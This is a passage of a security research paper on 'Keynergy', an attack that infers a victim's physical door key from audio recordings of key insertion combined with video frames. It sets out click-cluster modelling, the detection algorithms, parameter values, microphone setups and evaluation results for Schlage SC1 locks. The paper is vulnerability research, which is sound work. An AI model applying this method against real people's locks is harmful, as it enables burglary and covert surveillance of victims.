Assumptions. We assume that the attacker knows the location of the victim's door, as well as the make-and-model of the lock (visually apparent from the lock). We also assume that the attacker has the corresponding key specifications (publicly available) [9, 47]. Moreover, upon successfully deriving a small set of candidate keys, the attacker can replicate them by leveraging key code cutting machine [22] or a 3D printer [20, 34, 52]. Then the attacker needs a short physical access to the door to try the replicated keys to determine the actual key.




Figure 4: Figure depicts the key at *checkpoints* $(t_1,\ldots,t_5)$, i.e., timestamps at which pin p_1 rests at bittings $b_1,\ldots,b_5$. Clicks occurring between two checkpoints are *clusters*. It also depicts two distinct keys with differing cluster distinctness.

4 Modeling Key Insertion Sound

When launching the *Keynergy* attack, the attacker compares the obtained *click pattern* from the victim's key insertion sound with the simulated click patterns (also referred as *simulated patterns*) that models key insertions based on key specifications and by assuming a *constant insertion speed*. In order to generate such *simulated patterns*, we utilize techniques from the prior work, *SpiKey* [55]. When obtaining *simulated patterns*, we observe the formation of click clusters from intermittent pauses, which we later utilize to overcome the challenges of variable insertion speeds in designing *Keynergy*.

4.1 Simulated Patterns

We model the *simulated patterns* by obtaining the *click pattern* of the first pin (based on the insertion sound as presented in Section 2) for a constant insertion speed of 1 inch/sec. Consequently, the time interval between clicks produced from the first pin case equals the *inter-ridge distance* (i.e., the horizontal distance between adjacent ridges; see Figure 3(b)). Hence, the problem of modeling the *simulated pattern* reduces to computing the *inter-ridge distance*.

To compute the *inter-ridge distance*, we obtain the position of every ridge on the key by taking advantage of the key's geometry and specifications (see Appendix A). Upon obtaining the first pin *click pattern*, we create the entire *simulated pattern* by repeating this *click pattern* with an offset of the *inter-pin distance* as shown in Figure 3(a).

4.2 Formation of Click Clusters

The obtained *simulated patterns* exhibit a pattern we define as *clusters*, which are click groups formed due to intermittent pauses that occur during the key insertion. As depicted in Figure 4(a), pin p_1 transiently rests on bitting positions b_1 through b_4, and ultimately on b_5 at the end of the insertion. We refer to each of the times when p_1 rests on the bitting positions $b_1,\ldots,b_5$ as *checkpoints*, which we notate as $t_1,\ldots,t_5$, as depicted in Figures 4(b) and (c) for *Key 1* and *Key 2*, respectively. Hence, all clicks that occur between two checkpoints belong to a single *cluster* (e.g., in the case of a 5-pin lock, the *simulated patterns* has exactly *five* clusters). Furthermore, the number of clicks increases by one in each succeeding cluster, i.e., the first cluster has one click, the second cluster has two clicks, and so on, yielding a total of 15 clicks. However, the number of *distinct* clicks within a cluster can be less than the maximum in the presence of overlapping clicks, i.e., due to simultaneous occurrence of multiple clicks. For example, a key with keycode 33333 (i.e., all identical bittings) will have only nine clicks in its *simulated patterns* (see Appendix D).

Cluster detection enables a more guided search for clicks due to the presence of an upper bound on the number of clicks per cluster (see Section 5). As *clusters* are a localized time region in the key insertion, the speed variations within each cluster tends to be lower in comparison to the entire insertion, leading to more reliable *click pattern* matching.

Presence of *distinct* clusters is crucial for the success of our attack. We observe that keys have varied cluster distinctness. Hence, we can categorize keys with more distinct clusters to be the *key type* that is more susceptible to *Keynergy* attack. For example, Key 2 exhibits more distinct clusters than Key 1 in Figures 4(b) and (c). From our analysis, we observe that 79% of all Schlage SC1 keys (i.e., 59,207 keys) have distinct clusters, constituting the more vulnerable key types. We provide more details of our analysis in Appendix F.

5 Attack Design and Implementation

We now first present an overview of *Keynergy*'s design, and then delve into the details of its main modules.

5.1 Attack Design Overview

Keynergy utilizes the *audio recordings* of multiple key insertions (e.g., n insertions over a period of time), computes the *time-interval between clicks* in each recording, and ultimately converts them into a single *click pattern* (i.e., a set of time-intervals) to compare it against the modeled *simulated patterns* of all keys in the keyspace. We present the individual modules that constitute the design of *Keynergy* in Figure 5.

First, the *Click and Cluster Detection* module identifies the presence of *clusters* and the corresponding *clicks*. Subsequently, *Synthesized Click Pattern Computation* module selects, for each cluster, the most representative insertion (out of n insertions), and stitches the selections of each cluster together to obtain a new *synthesized pattern*, which we compare against the *simulated patterns*. Prior to this comparison, we design the *Video Analysis* module, that utilizes the *video recordings* of the victim holding the key to reduce the keyspace to a smaller subset. Finally, the *Pattern Comparison* module takes as inputs the *synthesized pattern* as well as the *simulated patterns* of the reduced keyspace, to perform the




Figure 5: Figure depicts *Keynergy*'s design. For audio-based reduction, we utilize multiple key insertion recordings, and *synthesize* a representative *click pattern*, to compare against *simulated patterns* of keys to obtain a key rank-list. We obtain the subset of keys that we utilize for this comparison from video-based approach. The final predicted key-rank of the victim's key is likely to be among the top ranks.




Figure 6: Figure depicts (a) detection of 15 clicks on the weighted spectral flux representation. (b) depicts the detection of clusters. (c) depicts how *Keynergy refines* the click detection results with the help of cluster boundaries.

comparison and output a rank-list of keys, where a higher-ranked key corresponds to the victim key.

5.2 Click and Cluster Detection

Click and Cluster Detection module is comprised of the following three *sub-modules*. First, the recordings of each insertion are input to the *Click Detection* sub-module to determine all potential clicks. It takes as input the audio recordings (for n insertions) to determine the *timing information* of all 15 clicks for each insertion, which is the maximum number of clicks in a 5-pin lock. The detected click timestamps are then input to the *Cluster Detection* sub-module to identify the five *clusters* present in each insertion. Subsequently, we utilize *Refining Click Detection* sub-module to fine-tune the click detection within each cluster as there may be incorrect clicks initially detected due to the low signal-to-noise ratio (SNR).

Click Detection. We identify timing information of clicks by




Figure 7: (a) Figure depicts the *simulated patterns* along with their clusters, $\{C_1,\ldots,C_5\}$. (b) and (c) depict two instances of human key insertion of the same key, where T_{Ci-Cj} represents the time-interval between clusters, Ci and Cj. Clicks within a cluster occur more closely than clicks of different clusters. Also, the time-interval between clusters is inconsistent across different insertions. However, clicks *within* a cluster exhibit less variance in *click patterns* even across different insertions.

detecting their *onsets*, or the instant that marks the beginning of clicks' energy increase [14]. However, as it is difficult to extract the onsets directly from the audio signal, we transform the audio signal to *weighted spectral flux* representation [14], where click onsets appear as amplitude peaks, which can then be identified using peak detection approaches. Weighted spectral flux, WSF, captures the increase in energy by comparing energies of adjacent time windows. More specifically, in order to compute WSF from the audio, we partition it into T overlapping frames, $\{F_1,\ldots,F_T\}$, each with fixed time-interval ($\sim$ 0.7 ms), and obtain their *magnitude spectrum* $\{M_1,\ldots,M_T\}$, which represents the energies at different frequencies computed as the absolute value of their discrete Fourier transform (DFT). We compute $WSF(t)$ as the *increase in energy* of the current frame, F_t, in comparison to an average of previous k frames (denoted by AM_{t-1}), weighted by their frequencies as: $WSF(t) = \sum_{f=f_0}^{f_1} \Big[f \times \mathcal{H}\big(M_t(f) - AM_{t-1}(f)\big) \Big]$ where $\mathcal{H}(x) = (x+|x|)/2$, returns non-zero values only for energy increases as they contribute towards identification of click onsets. Also, f_0 and f_1 indicate the frequency bins corresponding to minimum and maximum frequencies of interest. We consider frequencies above $15kHz$, as higher frequencies capture quick transitions in energy, which is important to determine precise timing of clicks [59].

Subsequently, we set a minimum distance between clicks in order to prevent choosing peaks in the noise floor and retain peaks that are above a threshold (i.e., fraction of the maximum amplitude). Finally, we select the largest 15 peaks to be the resulting clicks of the key insertion as depicted in Figure 6(a). We repeat this process across all n insertion recordings.

Cluster Detection. Taking as input all 15 click onsets, *Cluster Detection* sub-module outputs *five clusters* for each insertion.




Figure 8: Figure depicts the clusters across different trials to ultimately obtain *synthesized pattern*.




Figure 9: Figure depicts the pairwise error computation between two trials, t_i and t_j, with corresponding time-intervals, $\{i_1, i_2, i_3\}$ and $\{j_1, j_2, j_3\}$. We compute the range of the two possible interval ratios (i.e., $Range(i, j)$ and $Range(j, i)$), the maximum of which constitutes the *range-ratio error* (e_{range}).

To obtain the five clusters, we leverage the observation that there is a relatively *long* pause between clusters, resulting in longer time-intervals between adjacent clicks that belong to neighboring clusters which are due to human insertion as well as presence of distinct clusters in the key as shown in Figure 7. Hence, we choose the four largest time-intervals as shown in Figure 6(b). For further analysis, we only leverage clicks from *Cluster* 3 onwards, as the first two clusters have too few clicks for pattern comparison. As every cluster is a localised time-region within the key insertion, we observe lower speed variations in each cluster as opposed to the entire insertion (Figures 7(b) and (c)), hence resembling the *simulated patterns* (Figures 7(a)) which is modeled based on constant insertion speed.

Refining Click Detection. Upon obtaining the clusters, we *refine* the click detection within each cluster for all n insertions, because the *Click Detection* sub-module may be inaccurate due to the following reasons: (1) clicks may be closely spaced, or even occur simultaneously (i.e., overlapped), hence producing peaks that are difficult to discern; (2) clicks may exhibit low energy, thereby leading to reduced amplitude of peaks; and (3) presence of noise, which may result in erroneous peaks being detected as clicks. We overcome these challenges by refining click detection with the help of clusters. Specifically, we make use of the upper bound on the number of clicks for each cluster, i.e., Cluster p has at most p clicks, hence preventing more than p clicks to be chosen within that cluster, while also aiding the selection of closely-spaced clicks when less that p clicks are initially chosen, e.g., we observe that in Figure 6(c), *Refining Click Detection* sub-module omits the noisy peak in Cluster 3, while it identifies a low amplitude click in Cluster 5, unlike the *Click Detection* sub-module that marks noise as click and vice versa (Figure 6(a)).

5.3 Synthesized Click Pattern Extraction

Despite the refined clicks from the previous module, correctly extracting all clicks within each insertion may still be error-prone due to the aforementioned sources of noise. *Synthesized Click Pattern Extraction* module solves this challenge by fusing information across multiple insertions (or *trials*) as it is unlikely for similar noise pattern to reoccur across different insertions. This module takes as input n trials and chooses one trial per cluster as a representative to ultimately synthesize a new *click pattern*, which we refer to as *synthesized pattern*, that most likely resembles an insertion with minimal noise. Specifically, this module chooses one representative trial per cluster (or *trial – cluster pair*), and merges across all three clusters to output the *synthesized pattern*. Figure 8 illustrates a set of trials, where we select the following *trial – cluster pairs* to construct the final *synthesized pattern*: *Trials 2*, *1*, and n, for *Clusters 3*, *4*, and *5*, respectively.

To select the most representative *trial – cluster pair* across all trials, we employ a two-stage approach. First, for each cluster, we only retain trials that contain the *mode* (or the most frequently occurring) of the number of clicks and discard the rest (as they may be more prone to missing clicks or having additional noisy clicks), e.g., in Cluster 4 of Figure 8, *Trials 1*, *2*, and *n* contain the maximum of *four* clicks. Second, we select a representative trial out of the retained trials. For this, we compute a pairwise error between all combinations of retained trials, to ultimately output the trial with the least error as the representative *trial – cluster pair*, (e.g., *Trial 1* for *Cluster 4*). For each pair of trials, we compare the corresponding time-intervals across each of the adjacent clicks within a cluster, e.g., in Figure 9, when comparing *Trial 1* with *Trial 2* for *Cluster 4*, we first compute the intervals of the two trials such that $Interval_{Trial1} = \{i_1, i_2, i_3\}$ and $Interval_{Trial2} = \{j_1, j_2, j_3\}$. Subsequently, we compute the ratio of corresponding time intervals, followed by its *range*, or the difference between the maximum and minimum ratios (i.e., $Range(Interval_{Trial1}, Interval_{Trial2}) = Range(i, j) = Max[\frac{i_1}{j_1}, \frac{i_2}{j_2}, \frac{i_3}{j_3}] - Min[\frac{i_1}{j_1}, \frac{i_2}{j_2}, \frac{i_3}{j_3}]$). In order to keep the error value consistent for different ordering of trials, we compute the maximum of $Range(i, j)$ and $Range(i, j)$, which we refer to as the *range-ratio error* (e_{range}). We leverage this ratio to compare click interval patterns between any two trials, without being affected by their different insertion speeds. Finally, we choose a representative trial which has the least sum of pairwise error with majority of the trials.

5.4 Pattern Comparison

Pattern Comparison module takes as input - *synthesized pattern*, *simulated patterns* of the *reduced keyspace* from *Video Analysis* module (see Section 5.5) to output a rank-list of keys, with a higher-ranked key being more likely to be the victim's key. This module compares the *synthesized pattern* against all of the *simulated patterns* within the *reduced keyspace*, specifically by comparing each of the clusters (i.e., 3, 4, and 5) separately, and then aggregating the comparison results across all clusters. We choose such because the clicks within a cluster exhibit low variations in speed as opposed to clicks across the entire insertion, thereby exhibiting closer resemblance to the *simulated patterns*, which is modeled based on constant insertion speed (see Figure 7). However, this comparison still poses some challenges due to remaining variability in speed and occasional click misses within clusters. To overcome this challenge, we compute two error functions to quantify their dissimilarity, namely, *pattern comparison* and *click detection errors* (or $e_{pattern}$ and e_{click}, respectively). Utilizing the error functions, this module ultimately outputs ranks of all keys.

Specifically, $e_{pattern}$ error computes *range-ratio error* (similar to Figure 9) to quantify the dissimilarity between *simulated patterns* of all keys and the *synthesized pattern*. Hence, keys with *simulated patterns* that exhibit similar patterns to *synthesized pattern* would be assigned lower $e_{pattern}$ values. However, there may be cases where *synthesized pattern* has missing clicks (e.g., when the clicks occur close together) rendering $e_{pattern}$ alone insufficient for ranking keys. Hence, upon a likely detection of missing clicks from the $e_{pattern}$ computation, we assign e_{click} as the largest click-interval adjacent to the potentially missed click(s). After assigning $e_{pattern}$ and e_{click} for all clusters of keys in the reduced keyspace, we sum up the two errors across the clusters and list the keys from lowest to highest error to obtain an aggregated rank-list.

5.5 Video Analysis

We now combine information from video footages in order to achieve additional keyspace reduction. We first re-implement *Sneakey* [35] which performs image-based key-inference and extend it further to work with video footages capturing blurry key images due to the mobile key at unfixed angles. *Sneakey*'s implementation normalizes the key image by manually annotating *eight keypoint* locations (five and three from the key's head and blade, respectively) by the attacker, and transforms it to the respective *keypoints* on a *reference key* (i.e., another key of the same make-and-model that is known to the attacker). We extend this design to utilize only *four* keypoints (three and one on the key's blade and tip, respectively), to account for a more realistic attack scenario where the head of the key may be occluded as the victim is holding the key. Subsequently, we identify the five bitting locations and depths on the normalized image to yield the most likely *bittings*. Prior to applying the image-based inference, we choose the top three frames that exhibit least *blurriness* from the video recording by applying a variance of *Laplacian* operator, which measures the amount of edges present in images, to utilize it for a blur detection [51, 53]. Ultimately, this module outputs a reduced key search space to be input to *Pattern Comparison* module for further reduction.




Figure 10: Figure depicts (a) the experimental setup with a custom-made door with Mic_{cond}, Mic_{parab}, and Mic_{phone}; (b) set of all varying experimental conditions.

6 Evaluation

We present the evaluation of *Keynergy* through comprehensive real-world experiments, demonstrating its feasibility.

6.1 Experimental Setup

Apparatus. Figure 10 illustrates our experiment setup, where we use a custom door setup with Schlage SC1 5-pin lock. This setup follows the standard door width of 45 mm with the lock installed at the conventional height of 42 inches above the ground [60]. There are a total of 59,207 vulnerable keys for the Schlage SC1 lock (which constitutes 79% of the original keyspace due to *distinct cluster-based filtering* as presented in Section 4). We use the following three different types of microphones with corresponding sampling rates (F_s):

- Mic_{cond}: AKG Lyra condenser mic ($F_s = 192kHz$) [1]
- Mic_{parab}: SoundShark Parabolic Collector with Countryman B3 Lavalier mic ($F_s = 192kHz$) interfaced with Behringer UMC202HD audio interface [2, 4, 8]
- Mic_{phone}: Google Pixel ($F_s = 44.1kHz$) [5]

In addition, we use *Adam Audio A3X studio monitor speaker* [11] with a flat frequency response from 60 Hz up to $50kHz$ for an accurate reproduction of different noise sources in Section 6.4. To evaluate the different attack scenarios motivated in Sections 1 and 3, we perform experiments by varying the position of the Mic_{parab} and the Mic_{phone} from




Figure 11: Figure depicts the overall performance comparing *Video-only* pool-size vs. *Keynergy* (*Video* + *Acoustics*) rank.




Figure 12: Performance of *Acoustics-only* approach.

5ft up to 25ft away from the door setup. We also perform our experiments in different locations including university's lecture hall, multipurpose room and a dormitory room.

We conduct the experiments with a total of 78 keys (where 75 and three keys are each used for test and train, respectively), with $10-12$ trials of insertions for each instance of experiments. We collect more than 3,600 insertions by recruiting a total of 13 participants over a span of three months. We conduct the experiments by adhering to our university's Institutional Review Board (IRB). We present the specific data collection methods accordingly in the subsequent subsections.

Performance Metrics. We define and utilize three metrics in order to measure *Keynergy*'s attack performance.

- *Key Rank (*$Rank_{key}$*)*: Rank of each key in keyspace from *Keynergy*'s attack; A higher ranked key (e.g., *Rank 1*) is more likely to match the victim's key.
- *Keyspace Reduction Ratio (*$Ratio_{Reduction}$*)*: Fraction of keys in the keyspace that yield lower ranks than the victim key's rank (e.g., if victim's key is predicted as *Rank 10*, then $Ratio_{Reduction} = \frac{59{,}207-10}{59{,}207} \approx 0.999$.
- *Search Pool Size (*$Pool_{search}$*)*: Reduced key search space from video analysis (see Section 6.3.3). Keys within the pool are equally likely to be the victim key.

6.2 Attack Performance

We present *Keynergy*'s overall attack accuracy, and acoustics-only attack accuracy. We utilize 74 different Schlage SC1 keys, out of 75 randomly purchased keys, with one key filtered out due to the lack of distinct clusters (see Section 4.2). We collect key insertion audio when a single participant inserts all 74 keys for ten trials per key in a dormitory room with the representative Mic_{cond} located 1ft away from the door setup.

6.2.1 Overall Attack Accuracy

We present the overall results by combining audio and visual information for reducing keyspace as depicted in Figure 11. We plot in sorted order the keyspace reduction results of *Keynergy* (i.e., *Video* + *Acoustics* approach) depicted with '$*$' (red curve) across all 74 keys averaged over ten trials per key. We also plot the results of the baseline (i.e., *Video-only* approach) in sorted order, depicted with 'o' (blue curve) by utilizing the prediction error distribution again, on all 74 keys averaged over ten trials per key (based on real-world video analysis further explained and evaluated in Section 6.3.3). The *video-only* approach yields an average keyspace reduction (i.e., $Pool_{search}$) of 166 keys (with a recall of 92% ($\sigma = 62$) with a minimum of 15 and a maximum of 242 keys. *Keynergy* further significantly improves the results by achieving an average rank (i.e., $Rank_{key}$) of 63 with 92% recall ($\sigma = 47$). The combined acoustics-video approach achieves the smallest and largest average rank of 1 and 206, respectively, with *six keys achieving an average rank below 10* across ten different iterations. The results demonstrate around 62% improvement of *Keynergy* (i.e., *Video* + *Acoustics* approach) over the *Video-only* approach on average. We note that many of the 166 keys (in the reduced keyspace from video-only approach) contain similar bittings, rendering this further reduction to 60 keys significantly difficult. This fine-grained reduction is possible because *Keynergy* makes use of resulting *click patterns* that produce subtle differences, ultimately having acoustics complement the *Video-only* approach.

6.2.2 Acoustics-only Attack Accuracy

To further study the effects of the acoustics-based reduction, we evaluate the *Acoustics-only* approach by depicting the sorted $Ratio_{Reduction}$ on all 74 keys in Figure 12. Overall, this approach yields an average reduction rate of 75%, with 87% of keys (i.e., 65 keys) achieving more than 50% reduction. This result translates to an average $Rank_{key}$ of around 14,835, with highest rank of 119. This result demonstrates the utility of acoustics for key inference, while also depicting its insufficiency to realise a practical attack on its own. *Keynergy* overcomes this challenge by combining audio and video modalities, and achieves high reduction ratios (> 99%).

6.3 Modules Evaluation

We evaluate the different modules of our *Keynergy* design and use the results to justify our choice of model parameters.




Figure 13: Performance of (a) different cluster detection approaches, (b) different click detection approaches.

6.3.1 Click and Cluster Detection Performance

To evaluate this module, we capture audio recordings from the Mic_{cond} at the university's lecture hall. We recruited three participants to insert three keys (different from the aforementioned 75 keys) with twelve trials per key, ultimately totaling 108 key insertions. In order to identify the best approach for cluster and click detection, we evaluate different onset detection techniques, namely – (a) *Weighted Flux* [14], that captures *differences* in high-frequency energies (see Section 5.2), (b) *Superflux* [18], that captures energy differences and is robust to signal fluctuations in frequency and loudness, (c) *High Frequency Content* [41], that captures high frequency energies, and (d) *K-Means Clustering* [37], which is a well-known clustering approach that identifies unique spectral energy distribution around click onsets. We consider a frequency range of $15-48kHz$ for the first three approaches as high frequencies capture sudden variations in energy, while we consider the entire frequency range for the clustering-based approach to identify additional lower frequency features that contribute to click detection. For all approaches, we fix the spectrogram window size to a low value of 127 (about 0.66 ms) with a 75% overlap between windows for better time resolution of clicks. Furthermore, we manually annotate the clicks and their corresponding clusters to utilize it as the ground truth.

Cluster Detection. We evaluate the performance of the *Cluster Detection* sub-module by plotting the cluster detection accuracy when varying across the different techniques. Specifically, we assign a score of *one* when the computed cluster boundaries include all of the manually annotated clicks belonging to the cluster, and *zero* otherwise. As depicted in Figure 13(a), *Weighted Flux* technique yields highest cluster detection accuracy of 78.7% across all clusters, and 94.4% across the last three clusters. From this sub-module, we empirically choose the optimal values of design parameters including an *amplitude threshold* of 0.15, and a *minimum duration between adjacent clicks* of 4 time windows (i.e., 0.66 ms).




Figure 14: Figure depicts *contributing rank* of *cluster–error* pairs as well as each cluster, where a lower *contributing rank* implies higher contribution towards final $Rank_{key}$.

Click Detection Refinement. We evaluate the click detection refinement accuracy within each cluster by comparing detected clicks against the manually annotated clicks. We assign scores based on the ratio of correctly detected clicks but penalize any wrong clicks by assigning *zero* for the entire cluster. Figure 13(b) shows that *weighted-flux* technique yields highest refinement accuracy for all three clusters with 80.8%, 77.3% and 73.1%, respectively. We obtain *prominence threshold* of 0.2, and a *minimum duration between adjacent clicks* of 5 time windows (i.e., 0.83 ms). The increase in the minimum duration between adjacent clicks (from 0.66 ms to 0.83 ms) in the refinement stage is to thwart detection of noisy peaks in the vicinity of real clicks.

6.3.2 Pattern Comparison Performance

Recall from Section 5.4 that *Keynergy* aggregates two error functions – $e_{pattern}$ and e_{click} – for each cluster (i.e., *Clusters* 3, 4 and 5), to perform pattern comparison to achieve $Rank_{key}$. We evaluate individual contributions of the six *cluster – error* pairs towards computing $Rank_{key}$. We utilize the data collected for Section 6.3.1, and assign a *contributing rank* to each of the six pairs ($Contr_{pair}$, ranging from 1 to 6) by comparing their resulting individual $Rank_{key}$. For example, for a given victim key, if $\{Cluster\ 4 - e_{click}\}$ pair yields the highest individual $Rank_{key}$, then it is *most contributing* towards the final rank, hence assigned $Contr_{pair} = 1$.

Figure 14 depicts the average $Contr_{pair}$ of each *cluster – error* pair averaged over 74 input victim keys. $\{Cluster\ 5 - e_{click}\}$ pair yields the highest average $Contr_{pair}$ of 3.01, which can be attributed to higher chances of missing clicks in *Cluster 5*, thereby helping to filter out many candidate keys in the keyspace to yield the highest $Rank_{key}$. Similarly, to identify the contribution of different clusters, we compute per-cluster *contributing rank* ($Contr_{cluster}$) by taking an average across the $Contr_{pair}$ for its $e_{pattern}$ and e_{click}. We observe that *Cluster 4* yields the highest average $Contr_{cluster}$ of 3.26 mainly because it achieves a good trade-off amongst the three clusters, by having sufficiently unique *click patterns* for achieving low $e_{pattern}$, as well as having a fair chance of missing clicks, which can aid in filtering out keys based on e_{click}.




Figure 15: Source key image and its key-bit depth on transformed image in ideal and realistic conditions.

Scenario	Prediction Error		Average Key Space Reduction ($Pool_{search}$)
	Mean (μ)	Standard Deviation (σ)	
Ideal	0.123	0.087	**1**
Realistic	-0.64	1.28	**166.16**

Table 1: Comparison of ideal vs. realistic visual domain

6.3.3 Video Analysis Performance

Recall from Section 5.5 that we re-implement the prior work on image-based key inference (*Sneakey* [35]), by extending it as a video-based inference. We evaluate our implementation to demonstrate that our (1) image-based inference implementation is comparable to that of *Sneakey* for an *idealistic scenario*; and (2) video-based inference implementation for a *realistic scenario* yields significantly lower accuracy.

Specifically, we demonstrate that image-based inference performs well with images capturing an immobile key at a certain angle (e.g., lying flat on surface) which do not contain any blurriness (ideal scenario). We capture ten birds-eye view images (two images for five distinct Schlage SC1 keys) lying flat on a table with a resolution of 1000×500. Figure 15 depicts such an image as well as its perspective transformation via a reference image with predicted bitting values. The prediction of bittings for all ten images correctly matches the target key bittings (after rounding up/down). Table 1 depicts the mean bitting prediction error, $\mu = 0.123$ and $\sigma = 0.087$.

On the contrary, we demonstrate that the video-based inference does not perform well with video frames capturing a moving key with uncontrolled angle (e.g., a person holding the key) inherently causing blurriness from motion (realistic scenario). We use five YouTube videos [65–69] that depict the key insertion of Schlage SC1 keys with varying camera angles and backgrounds (we post the key insertion segments used for our analysis here: `https://bit.ly/3pr5aFS`). We utilize these videos because they contain the ground-truth bitting information. We compute and choose the top three frames with least blurriness across the five videos resulting in 15 images with resolutions of 1080p for three videos and 720p for the rest. Hence, we obtain a mean bitting prediction error of $\mu = -0.64$ and $\sigma = 1.28$ (depicted in Table 1).

Moreover, we model Gaussian distributions based on the μ and σ values to simulate the average keyspace reduction ($Pool_{search}$) for ideal and realistic conditions, by sampling an error value from the distribution and adding it to true bittings across the 74 keys, across ten trials. While the idealistic condition results in a $Pool_{search}$ of just *one* on average (i.e., correctly identifying the victim key), the realistic condition yields a $Pool_{search}$ of around 166 keys, highlighting the impracticality of the *Video-only* approach (also depicted in Table 1).




Figure 16: Attack success rates for Mic_{phone} and Mic_{parab} at different distances from the door.

6.4 Differing Experimental Conditions

We now evaluate *Keynergy* over several factors including attack distance, noise level, microphone type and varying participants. In order to evaluate different conditions, we choose keys with different ***key types***, i.e., with different ***cluster distinctness***, in order to understand their effect on the attack accuracy. Recall from Section 4 that presence of distinct clusters is integral to *Keynergy*'s attack. Hence, we select six keys $\{key_1, \ldots, key_6\}$, sorted from low to high *cluster distinctness* scores, where a high score indicates the presence of more distinct clusters (defined in Appendix F). Although there are several other factors including *human insertion* and *errors in click detection* that may additionally affect the results, they do not influence the vulnerabilities of *key types*.

6.4.1 Attack Scenario 1: *Proximity Attack*

